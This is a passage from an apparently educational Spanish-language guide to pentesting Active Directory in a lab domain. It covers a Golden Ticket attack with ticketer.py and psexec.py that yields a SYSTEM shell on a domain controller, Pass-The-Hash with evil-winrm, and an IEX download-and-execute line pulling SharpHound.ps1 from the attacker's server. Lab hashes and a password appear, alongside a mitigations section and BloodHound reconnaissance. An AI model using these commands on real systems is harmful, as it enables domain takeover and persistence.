C:\Users\leyre.garcia\Downloads>dir \\DC-AwrsCompany\c$\Users\Administrador
El volumen de la unidad \\DC-AwrsCompany\c$ no tiene etiqueta.
El número de serie del volumen es: 802C-1755

Directorio de \\DC-AwrsCompany\c$\Users\Administrador

08/05/2021  12:23    <DIR>          .
08/05/2021  12:23    <DIR>          ..
08/05/2021  12:23    <DIR>          3D Objects
08/05/2021  12:23    <DIR>          Contacts
07/06/2021  18:24    <DIR>          Desktop
07/06/2021  14:16    <DIR>          Documents
08/05/2021  12:23    <DIR>          Downloads
08/05/2021  12:23    <DIR>          Favorites
08/05/2021  12:23    <DIR>          Links
08/05/2021  12:23    <DIR>          Music
08/05/2021  12:23    <DIR>          Pictures
08/05/2021  12:23    <DIR>          Saved Games
08/05/2021  12:23    <DIR>          Searches
08/05/2021  12:23    <DIR>          Videos
             0 archivos             0 bytes
             14 dirs  25.665.871.872 bytes libres
```

Figura 55. Pass-The-Ticket con Mimikatz (2ª parte)

Ahora, aunque el usuario “Administrador” cambie su contraseña, gracias a la inyección de este *ticket*, podremos listar los recursos del controlador de domino durante diez años, es decir, tendremos persistencia en el controlador de dominio durante diez años. También es posible crear *tickets* TGT con permisos de administración de usuarios que no existan dentro del dominio.

Sin embargo, a pesar de que crear un *ticket* TGT con permisos de administrador, inyectarlo en una máquina que pertenezca al dominio y poder listar aquellos recursos a los que solo tienen acceso los usuarios administradores, es una tarea crítica que tiene un gran impacto dentro de un entorno empresarial, lo que nos interesa como atacantes es disponer de acceso al controlador de dominio como si fuésemos el usuario “Administrador” y ganar persistencia, incluso si, como se ha comentado antes, dicho usuario cambiase su contraseña.

Para poder realizar esta tarea, vamos a utilizar la herramienta ***ticketer.py***, la cual se encuentra, al igual que otras herramientas que hemos utilizado anteriormente, en el catálogo de herramientas de *Impacket*. Esta herramienta nos permite crear un *ticket* TGT con extensión *.ccache*, para que posteriormente, mediante una variable de entorno denominada *KBR5CCNAME*, seamos capaces de acceder al controlador de dominio, ganando así persistencia en dicho equipo.

Primeramente, para generar el *ticket* TGT, el comando a ejecutar desde nuestra máquina de atacante es:

```
python3 ticketer.py -nthash 8280948b937d164b870def34a08db349  
-domain-sid S-1-5-21-42685679-1135432727-702863101  
-domain awrscompany.local Administrador
```

Le hemos indicado a la herramienta el *hash* NTLM del usuario *KRBTGT* (*-nthash*), el *SID* del dominio (*-domain-sid*), el nombre del dominio (*-domain*), y finalmente el usuario que queremos suplantar dentro del dominio. Como se puede apreciar, la información que le proporcionamos a la herramienta es muy similar a la información que le proporcionábamos a *Mimikatz*.

```
root@kali:~/usr/share/doc/python3-impacket/examples# python3 ticketer.py -nthash 8280948b937d164b870def34a08db349 -domain-sid S-1-5-21-42685679-1135432727-702863101 -domain awrscompany.local Administrador
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for awrscompany.local/Administrador
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in Administrador.ccache
```

Figura 56. Creación de un ticket TGT de Administrador con ticketer.py

Tras crear el *ticket* TGT, el siguiente paso es exportar la variable de entorno KRB5CCNAME, comentada anteriormente, con la ruta absoluta donde este contenido este *ticket*:

```
export KRB5CCNAME="/root/ActiveDirectory/Administrador.ccache"
```

Ahora, tan solo tendremos que ejecutar la herramienta *psexec.py* indicándole que no queremos introducir contraseña, sino que utilice el *ticket* que tiene la variable de entorno KRB5CCNAME para acceder al controlador de dominio, en este caso. Lo que está realizando la herramienta *psexec.py*, de forma transparente, es lo mismo que realizaba anteriormente *Mimikatz*, es decir, *Pass-The-Ticket*; desde nuestra máquina de atacante, le presentamos al controlador de dominio el *ticket* TGT creado, firmado por el usuario KRBTGT e inyectado en nuestra máquina.

```
python3 psexec.py -n -k Administrador@DC-AwrsCompany
```

```
(root@kali) - [usr/share/doc/python3-impacket/examples]
python3 psexec.py -n -k Administrador@DC-AwrsCompany
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on DC-AwrsCompany.....
[*] Found writable share ADMIN$
[*] Uploading file yUiPvbrL.exe
[*] Opening SVCManager on DC-AwrsCompany.....
[*] Creating service uAwi on DC-AwrsCompany.....
[*] Starting service uAwi.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.17763.737]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>systeminfo

Nombre de host:                DC-AWRSCOMPANY
Nombre del sistema operativo:  Microsoft Windows Server 2019 Standard Evaluation
Versión del sistema operativo: 10.0.17763 N/D Compilación 17763
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Controlador de dominio principal
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de:                  Usuario de Windows
Organización registrada:
Id. del producto:              00431-10000-00000-AA694
Fecha de instalación original: 08/05/2021, 12:22:53
Tiempo de arranque del sistema: 15/06/2021, 13:54:51
Fabricante del sistema:        VMware, Inc.
Modelo del sistema:            VMWare7,1
Tipo de sistema:               x64-based PC
Procesador(es):                1 Procesadores instalados.
                                [01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~2592 Mhz
Versión del BIOS:              VMware, Inc. VMW71.00V.14410784.B64.1908150010, 15/08/2019
Directorio de Windows:         C:\Windows
Directorio de sistema:         C:\Windows\system32
Dispositivo de arranque:        \Device\HarddiskVolume2
Configuración regional del sistema: es;Español (internacional)
Idioma de entrada:              es;Español (tradicional)
Zona horaria:                  (UTC+01:00) Bruselas, Copenhague, Madrid, París
```

Figura 57. Pass-The-Ticket con psexec.py

Como se puede observar en la Figura 57, hemos obtenido acceso al controlador de dominio como el usuario “Administrador”, utilizando la técnica *Pass-The-Ticket*.

En el caso de que el administrador de dominio real revisara los registros del sistema para comprobar si ha ocurrido alguna anomalía, no encontraría ningún tipo de evidencia generada por la inyección de este *Golden Ticket*, lo que es una muy buena noticia para el atacante/auditor, ya que no existiría rastro alguno de lo sucedido; teniendo en cuenta que el atacante/auditor ha eliminado todos los archivos que ha utilizado, tales como *Mimikatz* o el propio *ticket* generado por *Mimikatz*, del controlador de dominio.

Es por ello, que es preferible y recomendable realizar este ataque mediante la herramienta *ticketer.py*, ya que todas las acciones, como se ha podido comprobar, se realizan desde la máquina del atacante y no se interacciona con el controlador de dominio hasta el final del proceso.

▪ Mitigaciones

En esta sección se han realizado varios ataques contra Kerberos, comenzando con dos ataques para poder forzar y romper tickets TGS, así como respuestas AS-REP mediante fuerza bruta. Posteriormente se expuso la generación de tickets TGT, mediante el ataque Golden Ticket, que permitía el acceso sobre todo el dominio de *Active Directory*, valiéndose de la técnica Pass-The-Ticket, que permitía inyectar un ticket para obtener ciertos privilegios.

Este último ataque se considera un ataque que, en caso de materializarse, consiguiendo crear un ticket TGT de un usuario administrador, supondría un grandísimo impacto para una organización, ya que el atacante conseguiría, no solo comprometer todo el dominio de *Active Directory*, sino ganar persistencia absoluta durante un periodo de tiempo de diez años, como se ha comentado anteriormente a lo largo del ataque.

Por lo tanto, a continuación, se definirán una serie de pautas a seguir para mitigar los ataques contra Kerberos. Es importante indicar que las pautas que se definirán mitigan los ataques realizados en esta sección, en el caso de nos encontremos ante otro tipo de ataque realizado contra Kerberos, es probable que algunas de las pautas no tengan el efecto esperado ante ese ataque. Como se comentó anteriormente, para poder combatir las vulnerabilidades concretas de una tecnología concreta, se requiere conocer dicha tecnología en profundidad, así como de mucho tiempo y esfuerzo:

- Es importante que las contraseñas de las cuentas de usuario que ofrecen un servicio tengan una contraseña robusta, es decir, una contraseña que este compuesta por más de veinticinco caracteres alfanuméricos, símbolos, etc. Esto hará que, en el caso de que un atacante consiga un ticket TGS, no sea capaz de romperlo o le sea muy costoso de romperlo para obtener la contraseña en texto plano.
- Disponer de una política de contraseñas implementada en una directiva de grupo (GPO) que obligue a cambiar la contraseña de todos los usuarios y administradores durante un periodo corto de tiempo. Esto hará que la ventana de tiempo de la que dispone el atacante para romper el ticket TGS se reduzca.

- No deshabilitar la autenticación previa de Kerberos en todas las cuentas de usuario y administrador para que ningún atacante pueda enviar un mensaje AS-REQ en nombre de cualquier usuario y/o administrador, y obtenga como respuesta un mensaje AS-REP, que podría romper para obtener la contraseña del usuario en texto plano.
- Aplicar el principio del menor privilegio en todas las cuentas de usuario y administrador, así como limitar el número de administradores al mínimo que sea posible.
- Es de vital importancia limitar el tiempo de vida de los tickets TGT y establecer un tiempo de vida corto y acorde con las necesidades de la organización. ¿Por qué realizar esta acción? Algunos atacantes generan un ticket TGT con un tiempo de vida que podría pasar desapercibido, sin embargo, existen atacantes que generan un ticket TGT con un tiempo de vida muy elevado (como por ejemplo el ticket TGT creado en esta sección). Cuando esto ocurra, hay más probabilidades de detectar que se ha materializado un ataque Golden Ticket
Por consiguiente, una pregunta lógica sería ¿Qué hacer si se materializa un ataque Golden Ticket? Lo que se debe hacer es restablecer dos veces el servicio que ofrece el usuario KRBTGT, la primera vez para que se genere un nuevo *hash* NTLM y la segunda vez para que se elimine el *hash* NTLM comprometido.

4.3.3. Reconocimiento en Active Directory

En una auditoría técnica de *pentesting* la fase de reconocimiento representa uno de los procesos más importantes. Bien es cierto que anteriormente se ha realizado un reconocimiento activo sobre las máquinas que forman parte del dominio de *Active Directory*, así como se ha comprobado la validez y el alcance de los usuarios comprometidos, sin embargo, cuando un auditor técnico, o incluso un atacante, quiere realizar un reconocimiento de un entorno *Active Directory*, primero debe comprometer al menos un usuario que pertenezca al dominio, sin importar los privilegios de este usuario. Es por ello que cuando los auditores realizan una auditoría de *pentesting* de caja negra, esta fase de reconocimiento no sería la primera tarea a realizar, sino que previamente deben haber comprometido al menos un usuario del dominio.

Desde el punto de vista del atacante, es posible que surjan numerosas preguntas sobre cómo llegar a comprometer el entorno en su totalidad, o cual sería el camino más corto para comprometerlo. Las respuestas a estas preguntas podrían venir de la mano de un reconocimiento, y para cada caso particular estas respuestas podrían cambiar. Como se puede suponer, existen multitud de caminos para comprometer un entorno *Active Directory*, y todos ellos perfectamente válidos.

- **BloodHound**

BloodHound [58] es una herramienta, creada por los expertos en ciberseguridad estadounidenses Andrew Robbins, Rohan Vazarkar y Will Schroeder, que pretende facilitar y automatizar el reconocimiento de un entorno *Active Directory* para poder obtener una visión global del dominio, donde podemos obtener una gran cantidad de información para llegar a comprometerlo en su totalidad.

El enorme potencial de esta herramienta reside precisamente en la gran cantidad de información que es capaz de recopilar, lo que hace que sea fundamental para realizar un reconocimiento en una auditoría técnica de *pentesting* sobre *Active Directory*, ya que es posible descubrir usuarios con una configuración errónea o insegura, así como el camino más corto para comprometerlos y poder realizar movimientos laterales y verticales dentro del

dominio, es decir, *BloodHound* es capaz de encontrar caminos de ataque complejos que de otra manera serían imposible de identificar a simple vista.

Está desarrollada en JavaScript, construida sobre *Linkurious*, la cual es una tecnología que permite crear grafos y relaciones; y funciona con una base de datos que es capaz de interpretar estos grafos, como es *Neo4j*. Esta herramienta, además, utiliza un script en PowerShell, que el atacante debe ejecutar dentro de un equipo, que sea parte del dominio, para recopilar toda la información del dominio a comprometer, cuyo resultado será un fichero que posteriormente se analizará con *BloodHound*.

Tras conocer, a grandes rasgos, el funcionamiento de esta herramienta, vamos a realizar el procedimiento genérico que realizaría un auditor/atacante para ejecutar el script, y poner en marcha la herramienta.

Vamos a suponer que hemos comprometido el *hash* NTLMv2 del usuario “Administrador”, mediante algún ataque, y además hemos realizado el procedimiento visible en la Figura 32. Como sabemos que podemos comprometer cualquier equipo del dominio, con la herramienta *evil-winrm*, vamos a ganar acceso al controlador de dominio mediante la técnica *Pass-The-Hash*, para poder descargar el script de un servidor que previamente habremos levantado en nuestra máquina de atacante, seguidamente ejecutaremos dicho script en PowerShell. Este script, denominado *SharpHound.ps1*, lo podemos encontrar en el repositorio de GitHub de *BloodHound* [59].

Como se ha comentado antes, el resultado de la ejecución del script será un fichero, en formato ZIP, compuesto por una serie de archivos en formato JSON, que posteriormente podremos analizar con la herramienta *BloodHound*. Por tanto, los comandos a ejecutar desde el controlador de dominio son:

```
>> IEX (New-Object
Net.Client).downloadString('http://192.168.200.128:8085/SharpHound
.ps1')

>> Invoke-BloodHound -CollectionMethod All

>> download <ARCHIVO_ZIP_BLOODHOUND>
```

Cabe destacar que, en esta ocasión, la ejecución del script se está realizando desde el controlador de domino con un usuario administrador, sin embargo, esta misma ejecución se podría realizar desde otro equipo perteneciente al dominio con un usuario sin privilegios, y el resultado debería ser similar.

```
(root@kali)~[~/ActiveDirectory]
# evil-winrm -i 192.168.200.129 -u 'Administrador' -H 'e4bb67a41ef7d49a3999f004b2215dbb'

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrador\Documents> cd C:\Windows\Temp\AD
*Evil-WinRM* PS C:\Windows\Temp\AD> IEX(New-Object Net.WebClient).downloadString('http://192.168.200.128:8085/SharpHound.ps1')
*Evil-WinRM* PS C:\Windows\Temp\AD> Invoke-BloodHound -CollectionMethod ALL
*Evil-WinRM* PS C:\Windows\Temp\AD> dir

Directorio: C:\Windows\Temp\AD

Mode                LastWriteTime         Length Name
----                -
-a----             6/21/2021   7:44 PM           9942 20210621194446_BloodHound.zip
-a----             6/16/2021   1:29 PM           1435 goldenTicket.kerberos
-a----             6/15/2021   1:35 PM        1330160 mimikatz.exe
-a----             6/21/2021   7:44 PM          11617 YjIwYmFkYjAtNDdhYi00ZTg3LTk0Y2YtMTY4MjBiYmQ3NTQ3.bin

*Evil-WinRM* PS C:\Windows\Temp\AD> download 20210621194446_BloodHound.zip
Info: Downloading C:\Windows\Temp\AD\20210621194446_BloodHound.zip to 20210621194446_BloodHound.zip

Info: Download successful!

*Evil-WinRM* PS C:\Windows\Temp\AD> |

(root@kali)~[~/ActiveDirectory/BloodHound]
# python -m SimpleHTTPServer 8085
Serving HTTP on 0.0.0.0 port 8085 ...
192.168.200.129 - - [21/Jun/2021 19:44:00] "GET /SharpHound.ps1 HTTP/1.1" 200 -
```

Figura 58. Ejecución del script *SharpHound.ps1* en el controlador de dominio

El siguiente paso será iniciar el servidor *Neo4j*, en nuestra máquina de atacante (en la primera ejecución del servidor se debe cambiar la contraseña por defecto accediendo a la dirección *http://localhost:7687*), el cual será aquel que interprete la herramienta *BloodHound*:

```
neo4j console
```

Seguidamente iniciaremos *BloodHound*, donde tendremos que introducir las credenciales de acceso del servidor *Neo4j*. Tras iniciar sesión, tendremos que subir el fichero ZIP que contiene toda la información del dominio con la opción *“Upload Data”* del menú superior derecho.




Figura 59. Login de la herramienta BloodHound

Cuando el fichero se haya subido correctamente y se hayan cargado todos los archivos JSON, aparecerá un menú en la parte izquierda de la pantalla compuesto por tres apartados:

- **Database Info:** Contiene la información del dominio en el momento en el que se recogieron los datos, es decir, número de equipos unidos al dominio, número de usuarios del dominio, etc.
- **Node Info:** Contiene las propiedades de un determinado nodo, entendiendo nodo como equipo, usuario, grupo, etc.
- **Analysis:** Contiene todas las consultas por defecto de la herramienta, así como las consultas definidas por el atacante.

Como podemos observar en la Figura 60, entre las consultas que trae por defecto *BloodHound* encontramos multitud de vectores de ataques que podríamos efectuar sobre el dominio de *Active Directory*. Desde encontrar los usuarios vulnerables a un ataque que hemos efectuado

anteriormente como es ASREPROast, hasta encontrar el vector de ataque para realizar un ataque DCSync [60], entre otros muchos vectores de ataques.




Figura 60. Vectores de ataque por defecto de la herramienta BloodHound




Figura 61. Resultado de la consulta "Find Shortest Paths to Domain Admins" que muestra las vías potenciales de ataques para convertirse en administrador del dominio




Figura 62. Resultado de la consulta “Find Principals with DCSync Rights” que muestra el vector principal para realizar un ataque DCSync

Además, *BloodHound*, no solo es capaz de representar aquellos grafos con las relaciones entre recursos del dominio donde es posible encontrar vulnerabilidades y vías potenciales de ataques, sino que también es capaz de especificar de manera exacta las instrucciones que se deben ejecutar para poder aprovecharse y explotar dichas vías de ataques. En la Figura 61 se podían apreciar las vías potenciales de ataques para poder convertirse en un usuario administrador, lo que llamaría la atención de un auditor/atacante sería ver como todos aquellos miembros de los grupos “Administradores de Empresas” y “Administrators” tienen permisos para modificar el DACL (*Discretionary Access Control List*), que afecta al grupo “Admins. Del Dominio”.

Quizás esto no se considere una vulnerabilidad para la organización auditada, sin embargo, un atacante podría aprovecharse de esta situación para realizar una escalada de privilegios y convertirse en miembro del grupo “Admins. Del Dominio”, lo que le daría control total sobre el dominio de *Active Directory*.

La pregunta entonces sería: ¿Cómo realizar esa escalada de privilegios? *BloodHound* no solo es capaz de interpretar las vías y vectores potenciales de ataques, sino que también nos proporciona instrucciones claras y bien definidas sobre como explotar dichas vías y vectores de ataques. En la Figura 63 se especifican las instrucciones que se deben ejecutar para poder

aprovechar la vulnerabilidad *WriteDacl*, otorgando, no solo unas únicas instrucciones, sino varias instrucciones alternativas.




Figura 63. Instrucciones para explotar la vulnerabilidad WriteDacl

▪ LDAP Domain Dump

LDAP Domain Dump [61] es una herramienta desarrollada en Python, por el experto en ciberseguridad neerlandés Dirk-jan Mollema, cuyo objetivo es realizar un reconocimiento de un entorno *Active Directory* a través del protocolo LDAP.

Esta herramienta es capaz de generar una serie de archivos que contienen información sobre los objetos existentes en el dominio:

- **domain_groups:** Contiene información sobre todos los grupos que existen en el dominio.

- **domain_users:** Contiene información sobre todos los usuarios que existen en el dominio.
- **domain_computers:** Contiene información sobre todos los equipos vinculados con el dominio.
- **domain_policy:** Contiene información sobre todas las políticas vigentes en el dominio.
- **domain_trusts:** Contiene información sobre aquellas relaciones de confianza con otros dominios.
- **domain_users_by_group:** Reúne información sobre los usuarios que existen en el dominio agrupados en función del grupo al que pertenecen.
- **domain_computers_by_os:** Reúne información sobre los equipos vinculados al dominio agrupados en función de su sistema operativo.


Debido a que las entradas dentro del protocolo se encuentran en formato LDIF, como se explicó anteriormente en el capítulo 2, a menudo resultan difíciles de leer y entender, *LDAP Domain Dump* trata estos datos realizando una conversión en formato HTML (además del formato JSON de forma predeterminada), de manera que sea perfectamente entendible. Por lo tanto, estos archivos detallados anteriormente se encuentran en formato HTML que cuenta con unos estilos básicos.

Además, *LDAP Domain Dump* incluye una utilidad que permite convertir los archivos JSON a archivos CSV para que sean totalmente compatibles con la herramienta *BloodHound*, sin embargo, existe un inconveniente importante, ya que esta conversión solo sería válida para las primeras versiones de *BloodHound* (1.x).

Para demostrar que no es necesario comprometer un usuario administrador, vamos a realizar el procedimiento que realizaría un auditor/atacante con esta herramienta a través del usuario “miles.morales”, mediante el siguiente comando:

```
python3 ldapdomaindump.py -u 'miles.morales' -p 'Spiderman!06'  
192.168.200.129
```

